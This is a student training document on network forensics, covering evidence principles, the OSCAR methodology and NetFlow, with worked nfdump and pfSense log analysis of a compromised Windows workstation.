



Forensic Analysis Network Incident Response Toolset, Document for students

1.0

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1. Introduction to the training

The main goal of this training is to teach trainees network forensic techniques and extend trainees operating system forensic capabilities beyond Microsoft Windows systems to include Linux.

Trainees will follow traces in the workstation and discover that analysed network captures together with logs, lead to another machine on the network.

In the first part, trainees are presented with a selection of data gathered by network devices and systems. These include NetFlow¹, PCAP², firewall, DNS³ logs and DHCP (Dynamic Host Configuration Protocol) leases. All data sets may contain information about the malicious activity, although to make the case more realistic, no single source contains all relevant information but includes extraneous information as well. Therefore, careful searching for information identified as Indicators of Compromise in the first training is needed.

At the end of the training, the trainees should compile a report describing the course of events that led to the incidents (a timeline) and compile a set of recommendations that management and system administration should take.

Review from the previous training

During the first part of training [1], trainees were familiarized with forensic analysis of a Microsoft Windows 10 system. During the course of the training, a background story and general forensic principles were presented [2, 3]. Trainees were then given an image of Microsoft Windows 10 system to analyse. The analysis discovered leads pointing to other systems. It remained unclear whether they have been compromised or what the nature of their compromise is. This training will continue from where students finished at the end of first part of the training.

- Forensic analysis of Microsoft Windows 10 system revealed traces of exploitation.
- Forensic analysis indicated that data has been exfiltrated from the local network.
- Other leads.

The following tasks will continue following the network leads to reveal other systems that may be compromised or were affected by the initial compromise of the workstation.

¹ Introduction to Cisco IOS NetFlow - A Technical Overview http://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html

² PCAP <http://www.tcpdump.org/manpages/pcap.3pcap.html>

³ IETF Request For Comments (RFC) 1034: Domain Names – Concepts and Facilities, <https://tools.ietf.org/html/rfc1034>

2. Network forensics

2.1 Introduction to network forensics

Network forensics is a sub-branch of digital forensics relating to the monitoring and analysis of computer network traffic for the purposes of information gathering, legal evidence, or intrusion detection⁴.

"Processing a hard drive to discover traces and evidence is relatively well-defined procedure. [...] Data on networked systems is dynamic and volatile, making it difficult to take a snapshot of a network at any given instant. Unlike a single computer, it is rarely feasible to shut a network down [...]. Besides, shutting down a network will result in a destruction of most of the digital evidence it contains. [...] It is often necessary to apply best evidence collection techniques in unfamiliar contexts"⁵.

Systems used to collect network data for forensics use usually come in three forms:

- Packet capture: All packets passing through a certain traffic point are captured and written to storage. Analysis may be done regularly or only when needed in a concrete incident. This approach requires large amounts of storage.
- Intrusion detection systems that try to analyse a packet sequence of packets in a superficial way to decide whether to store them or queue them for later, more thorough analysis. This approach saves some storage compared with a full capture but requires more processing power and may miss packets if the first analysis considers them not important enough to be stored.
- Network flow sensors. They do not collect the contents of the packets but only a statistical summary of a "flow". This is the most efficient way in terms of processing and storage resources needed, scaling well to very high network speeds but the information stored is severely limited. On the other hand, the information is often sufficient to give an overview and leads to further investigations.

2.2 Network Forensics Process

- From [1]: There are five main principles that establish a basis for all dealings with electronic evidence. These principles were adopted as part of European Union and the Council of Europe project to develop a 'seizure of e-evidence' guide. As stated before, while laws regarding admissibility of evidence differ between countries, using these principles is considered appropriate, as they are common internationally⁶.
- Data integrity: No action taken should change electronic devices or media, which may subsequently be relied upon in court.
- Audit trail: An audit trail or other record of all actions taken when handling electronic evidence should be created and preserved. An independent third party should be able to examine those actions and achieve the same result.
- Specialist support: If it is assumed that electronic evidence may be found in the course of an operation, the person in charge should notify specialists/external advisers in time.

⁵ Casey, Eoghan "Digital Evidence and Computer Crime", 2nd Edition, Elsevier, ISBN 978-0-12-374267-4, p 633

⁶ This is an excerpt from 'Electronic evidence guide', version 1.0, created as part of CyberCrime@IPA, EU/COE Joint Project on Regional Cooperation against Cybercrime.

- Appropriate training: First responders must be appropriately trained to be able to search for and seize electronic evidence if no experts are available at the scene.
- Legality: The person and agency in charge of the case are responsible for ensuring that the law, the general forensic and procedural principles, and the above listed principles are adhered to. This applies to the possession of and access to electronic evidence.



Figure 1: Five principles for electronic evidence.

Being a sub-process of digital forensics, network forensics follows the same basic principles of digital forensics as outlined above. For the actual task of performing network forensics, we will introduce the OSCAR methodology.

2.3 Introduction to the OSCAR methodology


The acronym OSCAR⁷ stands for

- Obtain information
- Strategize
- Collect evidence
- Analyse
- Report

The first two steps roughly correspond to the seizure first step of digital forensics, while the later steps correspond to the acquisition, analysis and reporting steps of digital forensics⁸.

⁷ S. Davidoff, J. Ham "Network Forensics – Tracking Hackers Through Cyberspace", Prentice Hall 2012, pp 17, ISBN-13: 978-0-13-256471-7

⁸ K. Kent, S. Chevalier, T. Grance, H. Dang "Guide to Integrating Forensic Techniques into Incident Response", NIST Special Publication 800-86, <http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>



2.3.1 Obtain Information

At first, gather general information about the incident itself and the environment where it took place. Information about the incident will involve facts like the date and time when an incident was discovered, persons and systems involved, what initially happened, what actions have been taken since then, who's in charge, etc. In addition, the goals of the investigation, timeframe and budget are important for investigation purposes. The goals should be written down and well defined. They should be prioritized, as there is always the possibility that the time allocated may not be sufficient.

It is important to stress that all actions should remain within the permitted legal boundaries and must not infringe any regulation or laws in place.

The environment (company, organisation) the incident takes place in will change over time. On the organisational side, people may come and go, change positions or restructurings are made. On the technical side old equipment is phased out, new equipment added, configurations changed, etc. Even if the investigator has worked here before, he/she should be updated to have the current situation.

2.3.2 Strategize

Since network data is very volatile, investigation has to be planned carefully. As in any forensic investigation, the acquisition should be prioritized according to the volatility of the sources, their potential value to the investigation and the effort needed to obtain them. This priority list should be basis for allocating resources and personnel to conduct actual tasks such as acquiring information and evidence. Keep in mind that initial analysis may lead to further sources of information. Forensics is an iterative process. Regular consultation with the other stakeholders concerning the incident is necessary to ensure that everyone is working in concordance and not missing vital information or updates.

2.3.3 Collect evidence

"The general concepts of documentation, collection, and preservation apply to networks but require some adaptation to accommodate different technologies and unique properties of networks."⁹

- Documentation: All actions taken and all systems accessed should be logged and the log safely stored following the same guidelines as the evidence itself. The log should include time, source of the evidence, acquisition method and the investigator(s) involved.

⁹ Casey, Eoghan "Digital Evidence and Computer Crime", 2nd Edition, Elsevier, ISBN 978-0-12-374267-4, p 634

- Maintaining the Chain of Custody. i.e. "showing the seizure, custody, control, transfer, analysis, and disposition of evidence, physical or electronic"¹⁰

Two major sources of network evidence exist:

- Network traffic captures, either in the form of flow records or packet captures
- Log files

2.3.3.1 Sources of network captures

- Direct taps into the physical cabling. The advantage is of being completely passive. However, the investigators equipment may not be able to follow very high traffic volumes. Both NetFlow probes as well as packet capturing devices may be attached.
- "From the Airwaves" by passively listening to wireless or cellular network traffic.
- Switches can be configured mirror traffic to a capturing device through a "SPAN port". They also provide other evidence like CAM (content addressable memory) tables, storing the mapping between MAC addresses and physical ports, spanning tree configurations, VLAN configurations, and so on.
- Routers have numerous secondary functions besides routing. They can be packet filters or NetFlow probes that send flow records to a collector. Besides that, they provide evidence like routing tables, log files, numerous counters, etc.

Network traffic may or may not be encrypted. If encrypted, the forensic evidence collection must not only perform packet capture itself but also decrypt the traffic, by getting the necessary keys. Even without decrypting traffic contents, metadata can still be obtained.

2.3.3.2 Log file sources

- On the generating system: this is hopefully the most forensically sound copy as it is directly at the source. However, if the system is suspected to be compromised, the attacker may have manipulated the logs.
 - Seizure of storage medium or the device itself may often not be possible, taking away a switch or router may have too much impact on business.
 - Shutting the system down, removing the storage medium and taking forensic copy could be a challenge if storage medium may cannot be separated from system easily (built in flash memory, for example)
 - Make a forensic copy from the operating system level to a separate medium, i.e. being logged into the console, copy the file(s) to a directly attached storage medium (USB stick for example).
 - Make a forensic copy through remote connection. This is in some cases the only way if systems are in locations not accessible to the investigator.
- From a central log host: This is easier as only a single location has to be considered, however proper care must be taken and the underlying infrastructure examined.
 - Logs (especially UNIX syslog) may be lost or manipulated in transport. What safety/security measures are in place to ensure a forensically sound copy?
 - From what systems are the logs actually collected, are systems relevant to the investigation missing?

¹⁰<http://www.edrm.net/resources/glossaries/glossary/c/chain-of-custody>

Taking a forensic image has the advantage of capturing not only the log storage, but also the logging software and its configuration, which may be helpful during the investigation. If space (or time) is scarce, only the log files or only the relevant parts of the log files can be copied.

2.3.4 Analyse

During the analysis phase, an investigator recovers evidence material using a number of different methodologies and tools. In 2002, an article in the International Journal of Digital Evidence referred to this step as "an in-depth systematic search of evidence related to the suspected crime."¹¹ In 2006, forensics researcher Brian Carrier described an "intuitive procedure" in which obvious evidence is first identified and then "exhaustive searches are conducted to start filling in the holes."¹²

Typically, the analysis starts with some initial leads that trigger the analysis, like:

- IDS alert
- Noticeable anomaly (I.e. DoS or virus activity)
- Log anomalies
- Deviations from network baselines
- Known malicious/compromised system (i.e. Known C&C servers or from out of country)
- Time frame
- Traffic signature

The method chosen for analysis will depend on the actual case and what leads are already present. From [c] p 20f:

- **Correlation:** One of the hallmarks of network forensics is that it involves multiple sources of evidence. Much of this will be time stamped, and so the first consideration should be what data can be compiled, from which sources, and how it can be correlated. [..]
- **Timeline:** Once the multiple data sources have been aggregated and correlated, it is time to build a timeline of activities. Understanding who did what, when, and how is the basis for any theory of the case. The investigator needs to isolate the events that are of greatest interest, and seek to understand how they transpired.
- **Events of Interest:** Certain events will stand out as potentially more relevant than others will.
- **Corroboration** Due to the relatively low fidelity of data that characterizes many sources of network logs, there is always the problem of "false positives." The best way to verify events in question is to attempt to corroborate them through multiple sources. This may mean seeking out data that had not previously been compiled, from sources not previously consulted.
- **Interpretation** Throughout the analysis process, the investigator may need to develop working theories of the case. These are educated assessments of the meaning of [the] evidence, designed to help to identify potential additional sources of evidence, and construct a theory of the events that likely transpired.

¹¹ M Reith; C Carr; G Gunsch (2002). "An examination of digital forensic models". International Journal of Digital Evidence. <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.13.9683>

¹² Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html

It may take several iterations of examination and analysis to support a theory. The distinction of analysis is that it may not require high technical skills to perform and thus more people can work on this case.¹³

2.3.5 Report

The report of an investigation's findings will convey the results to the clients. As such, it must be understandable by non-technical persons like managers, judges, etc. In accordance with general forensic principles, it must be factual and defensible in detail^{14,15}.

2.4 Analysing NetFlow

NetFlow is a feature that was introduced on Cisco routers providing an ability to collect IP network traffic as it enters or exits an interface. By analysing the data that NetFlow provides by, a network administrator can determine things such as the source and destination of traffic, class of service, and the causes of congestion.

A typical flow monitoring setup (using NetFlow) consists of three main components: [E]

- Flow exporter: aggregates packets into flows and exports flow records towards one or more flow collectors. This component is often integrated into routing devices or firewalls.
- Flow collector: responsible for reception, storage and pre-processing of flow data received from a flow exporter.
- Analysis application: analyses received flow data in the context of intrusion detection or traffic profiling.¹⁶




Figure 2: Overview of NetFlow Data Export process including exporter, collector, storage, and analysis workstation. (Source: https://en.wikipedia.org/wiki/NetFlow#/media/File:NetFlow_Architecture_2012.png)

¹³ Carrier, Brian D (7 June 2006). "Basic Digital Forensic Investigation Concepts". http://www.digital-evidence.org/di_basics.html

¹⁴ Forensic Examination of Digital Evidence: A Guide for Law Enforcement (PDF) <http://www.ncjrs.gov/pdffiles/nij/199408.pdf>

¹⁵ Fundamental Investigation Guide for Windows <http://technet.microsoft.com/en-us/library/cc162847.aspx>

¹⁶ Hofstede, Rick; Celeda, Pavel; Trammell, Brian; Drago, Idilio; Sadre, Ramin; Sperotto, Anna; Pras, Aiko. "Flow Monitoring Explained: From Packet Capture to Data Analysis with NetFlow and IPFIX". IEEE Communications Surveys & Tutorials. IEEE Communications Society. 16 (4): 28. doi:10.1109/COMST.2014.2321898

A network flow can be defined in many ways. Cisco standard NetFlow version 5 defines a flow as a unidirectional sequence of packets that all share the following seven values:

1. Ingress interface (SNMP ifIndex)
2. Source IP address
3. Destination IP address
4. IP protocol
5. Source port for UDP or TCP, 0 for other protocols
6. Destination port for UDP or TCP, type and code for ICMP, or 0 for other protocols
7. IP Type of Service

The router will output a flow record when it determines that the flow is finished. It does this by flow aging: when the router sees new traffic for an existing flow, it resets the aging counter. In addition, TCP session termination in a TCP flow causes the router to expire the flow. Routers can also be configured to output a flow record at a fixed interval even if the flow is still ongoing.¹⁷

NetFlow records are traditionally exported using User Datagram Protocol (UDP) and collected using a NetFlow collector. Later implementations allow for TCP or STCP as transport protocols.

One thing to keep in mind when working with NetFlow is, while the protocol format is standardized, the storage format is not. The flow records that a probe sends can read by any collector that supports the given NetFlow protocol version. However, what a NetFlow collector writes to disk can usually be read only by the corresponding NetFlow analysis tool. From here on, we will use the format of nfdump/nfsen¹⁸.

NetFlow essentially provides the metadata of a communication, who talked with whom (IP addresses and ports), when, for how long (timestamps) and how much data was exchanged (bytes and packet totals).

In line with the general forensic methodology, collecting is typically setup before the incident occurs, so in practice, that step is reduced to accessing the flow storage. Depending on the application, this may be some sort of database or binary file(s). In case of nfdump, flow records are stored in files named nfcapd.YYYYMMDDHHMM, with the suffix being the time the flow record file was written. By default, nfdump writes a new file every five minutes. Therefore, when collecting data, be prepared to deal with hundreds or thousands of files and gigabytes of data (depending on the size of the network, the amount of traffic and the length of the timeframe being investigated). Investigators will usually have to pre-filter the NetFlow captures to a reasonable timeframe and set of network addresses.

A typical output from Nfdump may look like this:

```
> nfdump -R /var/cache/nfdump -o long 'host 193.174.12.200'
Date first seen      Duration      Proto  Src IP Addr:Port  Dst IP Addr:Port  Flags  Tos  Packets Bytes
2016-05-20 02:25:19.726 4294967.285 TCP    193.174.13.140:3128 -> 193.174.12.200:40462 .AP.SF 0    7    4298
2016-07-08 18:18:12.718 4194.293 TCP    193.174.12.200:40462 -> 193.174.13.140:3128 .AP.SF 0    8    583
2016-06-03 02:25:43.964 4282730.232 TCP    193.174.12.200:45310 -> 193.174.13.140:22 .AP.SF 0    5951 369763
2016-06-03 02:25:43.964 4282730.232 TCP    193.174.13.140:22 -> 193.174.12.200:45310 .AP.SF 0    10744 5.1 M
```

The analysis step will generally look first for relevant IP addresses, be it the hosts of attackers, like C&C

¹⁷ <https://en.wikipedia.org/wiki/NetFlow>

¹⁸ <http://nfdump.sourceforge.net/>

servers, webservers serving exploits, etc. or the victims hosts. Typically, at least one of these is known from the strategize step before, so the analysis can start by looking for flows from or to these IP addresses.

The traffic pattern (with whom, when, which protocols and ports, how much data) of these systems from the time of the incidents can now be compared to a baseline. A clear baseline is often not present but one can compare traffic patterns from the incident with patterns from a timeframe before the incident. This baseline can then be used to filter out "known good" traffic. Alternatively, some ideas of allowed traffic can be inferred from packet filter rules or the general role of a host, i.e. traffic to UDP port 53 on a name server seems certainly legitimate. On the other hand, thousands of queries within minutes from one source may be an indicator of malicious activity.

Deviations from the norm may be hard or even impossible to detect. Since NetFlow has no information about the contents of traffic, it is impossible to discriminate between, say, legitimate and malicious HTTP traffic to a website without further information.


If some suspicious traffic pattern has been found, it should be correlated with other information to either verify or refute the assumptions.

Keep in mind that "flows" are unidirectional. Since most network conversations are bidirectional, there should be two flow records at least for any given communication. This may be not always the case as the flow probe may be configured not to export incoming or outgoing traffic on an interface. Conversely, if a probe on a router is, for example, configured to export in- and outgoing traffic on two interfaces, there may be even four records for a conversation, two for each interface.

2.5 Environment preparation

All evidence files are provided on ENISA-Ex2-Evidence.vmdk image. Students should start by adding this disk image to Caine VM (as described in "Local incident response and investigation" exercise) and then start Caine Linux virtual machine.

When Caine Linux is booted evidence disk should be mounted using *Mounter* utility.



After this step, students should copy the pfsense and dhcpd directories from the newly mounted disk to ~/training/ex2 directory (replace sdb1 with proper partition name when needed):

```
> cp -r /media/sdb1/pfsense ~/training/ex2/  
> cp -r /media/sdb1/dhccpsrv ~/training/ex2/
```

2.6 TASK 1: Collect network evidence

Given the leads, compile a list of possible network evidence and collect it from the (files) systems in the exercise. We will discuss why you chose the items on your list.

This is the strategize part of the analysis. The trainees should select hosts from the network sketch in Ex1 and then name the evidence they want to preserve/collect.

Since the exercise will not provide all machines to do the evidence collection, the real data will be provided through the training/ex2 folder from the evidence disk.

2.6.1 Solution

The files used in network part of exercise are in the ~/training/ex2/pfsense directory. Sources of evidence that may be of interest are:

The pfsense firewall logs from /var/log, stored in log.tar.gz as shown here:

```
dhcpd.log      12tps.log      portalauth.log  resolver.log    wireless.log    filter.log  
ntpd.log       ppp.log        routing.log     gateways.log    openvpn.log     pptps.log  
system.log     ipsec.log      poes.log       relayd.log      vpn.log
```

Not all files are of interest, most important for the investigation are:

- pf packet filter logfile: `filter.log`
- the dnsmasq resolver logfile: `resolver.log`

When trying to view some of the log files, they are shown as binary files, as can be seen with the "file" command:

```
> file *.log  
  
dhcpd.log:data  
filter.log:data  
g.log:ASCIItext  
gateways.log:data  
installer.log:ASCIItext  
...
```

The files shown as "data" are pfsense circular log files¹⁹. I.e. the file is of a fixed size (here 500KB, the default) and older entries are overwritten when more log data arrives.

To view the files, one has to use the "clog" command that comes with pfsense. One could either use a virtual pfsense box and transfer the logs for viewing to this machine or use the sources²⁰ to compile the clog command for the analysis machine. From a forensic point of view, the former is the more forensically sound approach, as there is no chance making mistakes when porting the clog command. In addition, unless the investigator is profound with porting utilities between BSD Unix and Linux, this is probably the

¹⁹ Not all of them, the lastlog file is in the utmp/lastlog format

²⁰ From <https://github.com/ironbits/pfsense-tools/tree/master/pfPorts/clog/files>

cheaper and faster way too. But to make things easier, we supply a port of the command with the investigation VM.

Other sources of evidence are:

- The Squid proxy logfiles (at `/var/squid/log/` on the pfsense) are in `squidlogs.tar.gz`. These are plain ASCII logfiles.
- The collected NetFlows are in `nfdump.tar.gz`. These files are from the day of the compromise and each files contains the flows for 5 minutes. The format is the `nfdump` binary format, which can only be read with `nfdump`.

2.7 TASK 2: Network forensic analysis

- Find traces of malicious activity correlating with the previously analysed Microsoft Windows workstation
- Correlate traces with previous information
- Prepare recommendations and immediate follow up actions

2.7.1 Solution

We have the lead that the system `ws1.example.com` (`192.168.5.100`) is compromised. Therefore, we will start the analysis with an overview of all actions related to this IP address on the day of the compromise, which is August 16th 2016.

Protocol overview:

```
> nfdump -o long -R . -A proto 'ip 192.168.5.100'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 21:58:49.817	4305964.221	IGMP	0.0.0.0:0	-> 0.0.0.0:0	0	192	8920	3
2016-08-16 13:12:23.134	9853.592	ICMP	0.0.0.0:0	-> 0.0.0.0:0	0	19	960	9
2016-06-27 19:50:20.901	4334018.631	UDP	0.0.0.0:0	-> 0.0.0.0:0	0	11600	2.1 M	8753
2016-06-27 19:53:17.801	4333841.855	TCP	0.0.0.0:0	-> 0.0.0.0:0	0	2.1 M	1.9 G	19413

Nothing unusual here. Let's look into the ICMP traffic next, as these are only a few flows:

```
> nfdump -o long -R . 'ip 192.168.5.100 and proto icmp'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 13:12:23.134	4189.521	ICMP	192.168.5.100:0	-> 13.80.12.54:8.0	0	2	120	1
2016-08-16 14:16:47.410	4189.446	ICMP	192.168.5.100:0	-> 13.80.12.54:8.0	0	2	120	1
2016-08-16 14:46:38.142	4192.291	ICMP	192.168.5.100:0	-> 192.168.56.1:8.0	0	2	92	1
2016-08-16 14:46:38.142	4192.292	ICMP	192.168.5.100:0	-> 192.168.56.1:13.0	0	2	92	1
2016-08-16 14:46:41.285	4192.279	ICMP	192.168.5.100:0	-> 192.168.56.10:8.0	0	2	92	1
2016-08-16 14:46:41.282	4192.283	ICMP	192.168.5.100:0	-> 192.168.56.10:13.0	0	2	92	1
2016-08-16 14:46:42.422	4188.012	ICMP	188.1.232.65:0	-> 192.168.5.100:3.1	0	3	168	1
2016-08-16 14:46:44.423	4192.302	ICMP	192.168.5.100:0	-> 192.168.56.15:8.0	0	2	92	1
2016-08-16 14:46:44.423	4192.303	ICMP	192.168.5.100:0	-> 192.168.56.15:13.0	0	2	92	1

There are a few ping (ICMP type 8, code 0) and two ICMP timestamp requests (ICMP type 13, code 0). Those are not common, as they are typically not used. However, the destination address is `192.168.56.1`

and 192.168.56.10. However, 192.168.5.1 and 192.168.5.10 do exist on the network. Maybe it's a typing error?

Let's look into UDP, this time, we apply sorting sort by the most used services (by number of bytes transmitted), and display only the first 10 lines, i.e. the top used ports/services.

```
> nfdump -o long -R . -A proto,dstport -O bytes 'ip 192.168.5.100 and proto udp' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 11:43:05.180	43254.352	UDP	0.0.0.0:0	-> 0.0.0.0:53	0	4406	289737	3970
2016-06-28 02:24:32.625	4307914.637	UDP	0.0.0.0:0	-> 0.0.0.0:8572	0	496	47954	234
2016-06-27 20:54:55.360	4309508.877	UDP	0.0.0.0:0	-> 0.0.0.0:3544	0	507	43359	63
2016-06-27 19:50:20.901	4327722.503	UDP	0.0.0.0:0	-> 0.0.0.0:137	0	415	34098	23
2016-06-27 22:15:16.998	4304687.239	UDP	0.0.0.0:0	-> 0.0.0.0:49410	0	206	28222	8
2016-06-28 04:24:32.963	4300365.056	UDP	0.0.0.0:0	-> 0.0.0.0:40018	0	87	15045	28
2016-08-16 11:50:31.397	11653.753	UDP	0.0.0.0:0	-> 0.0.0.0:1900	0	92	14766	46
2016-08-16 11:43:00.596	40562.491	UDP	0.0.0.0:0	-> 0.0.0.0:5355	0	239	13582	121
2016-06-27 21:07:42.908	4297087.208	UDP	0.0.0.0:0	-> 0.0.0.0:53552	0	93	12741	5

...

This is the same overview sorted by the number of communications (i.e. flows):

```
> nfdump -o long -R . -A proto,dstport -O flows 'ip 192.168.5.100 and proto udp' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 11:43:05.180	43254.352	UDP	0.0.0.0:0	-> 0.0.0.0:53	0	4406	289737	3970
2016-06-28 02:24:32.625	4307914.637	UDP	0.0.0.0:0	-> 0.0.0.0:8572	0	496	47954	234
2016-08-16 11:43:00.596	40562.491	UDP	0.0.0.0:0	-> 0.0.0.0:5355	0	239	13582	121
2016-06-27 20:54:55.360	4309508.877	UDP	0.0.0.0:0	-> 0.0.0.0:3544	0	507	43359	63
2016-08-16 11:50:31.397	11653.753	UDP	0.0.0.0:0	-> 0.0.0.0:1900	0	92	14766	46
2016-08-16 11:50:08.447	11791.646	UDP	0.0.0.0:0	-> 0.0.0.0:3478	0	133	7448	30
2016-06-28 04:24:32.963	4300365.056	UDP	0.0.0.0:0	-> 0.0.0.0:40018	0	87	15045	28
2016-08-16 11:49:32.177	40336.276	UDP	0.0.0.0:0	-> 0.0.0.0:443	0	24	1104	24
2016-06-27 19:50:20.901	4327722.503	UDP	0.0.0.0:0	-> 0.0.0.0:137	0	415	34098	23

...

By far, most of the traffic is related to the DNS service, some flows are MDNS (5353), Netbios name server (137) and Universal Plug and Play (1900), so far common as for a Windows system. We continue with an overview of TCP services used sorted by number of bytes transmitted.

```
> nfdump -o long -R . -A proto,dstport -O bytes 'ip 192.168.5.100 and proto tcp' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 20:08:32.485	4319017.104	TCP	0.0.0.0:0	-> 0.0.0.0:12345	0	1.1 M	1.5 G	91
2016-06-27 23:02:11.313	4297677.538	TCP	0.0.0.0:0	-> 0.0.0.0:22	0	75846	89.0 M	250
2016-06-27 20:19:50.858	4301177.808	TCP	0.0.0.0:0	-> 0.0.0.0:49964	0	30466	41.9 M	4
2016-06-27 22:15:39.248	4294702.005	TCP	0.0.0.0:0	-> 0.0.0.0:50082	0	29384	40.4 M	2
2016-06-27 22:15:20.176	4294809.218	TCP	0.0.0.0:0	-> 0.0.0.0:50087	0	25889	35.2 M	1
2016-06-27 21:08:52.091	4294720.356	TCP	0.0.0.0:0	-> 0.0.0.0:59694	0	21598	29.1 M	1
2016-06-27 21:05:43.972	4294783.806	TCP	0.0.0.0:0	-> 0.0.0.0:59628	0	14468	19.5 M	1
2016-06-28 00:37:49.495	4289492.757	TCP	0.0.0.0:0	-> 0.0.0.0:58838	0	295049	12.5 M	1
2016-06-27 22:12:42.597	4294667.462	TCP	0.0.0.0:0	-> 0.0.0.0:50064	0	8330	11.3 M	1

Same overview, sorted by the number of flows:

```
> nfdump -o long -R . -A proto,dstport -O flows 'ip 192.168.5.100 and proto tcp' | head -10
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-06-27 19:54:24.039	4333271.235	TCP	0.0.0.0:0	0.0.0.0:80	0	90403	7.0 M	2170
2016-08-16 14:49:39.451	4196.544	TCP	0.0.0.0:0	0.0.0.0:62604	0	1774	71056	1754
2016-06-27 19:53:18.860	4333840.796	TCP	0.0.0.0:0	0.0.0.0:443	0	36102	5.7 M	1227
2016-08-16 14:49:41.507	4194.926	TCP	0.0.0.0:0	0.0.0.0:62605	0	410	16400	410
2016-06-27 23:02:11.313	4297677.538	TCP	0.0.0.0:0	0.0.0.0:22	0	75846	89.0 M	250
2016-06-27 20:08:32.485	4319017.104	TCP	0.0.0.0:0	0.0.0.0:12345	0	1.1 M	1.5 G	91
2016-06-27 19:57:56.447	4320052.050	TCP	0.0.0.0:0	0.0.0.0:12350	0	1467	79577	19
2016-06-27 20:39:09.655	4303228.531	TCP	0.0.0.0:0	0.0.0.0:50006	0	51	28786	11
2016-06-27 20:34:46.102	4303492.082	TCP	0.0.0.0:0	0.0.0.0:50000	0	1004	1.3 M	11

Connections to port 12345 stand out. Let us investigate to find out with whom the Windows system exchanged so much data.

```
> nfdump -o long -R . -A proto,srcip,dstip,dstport 'src ip 192.168.5.100 and proto tcp and dst port 12345'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	Flows
2016-08-16 14:49:41.839	4194.136	TCP	192.168.5.100:0	192.168.5.10:12345	0	2	92	2
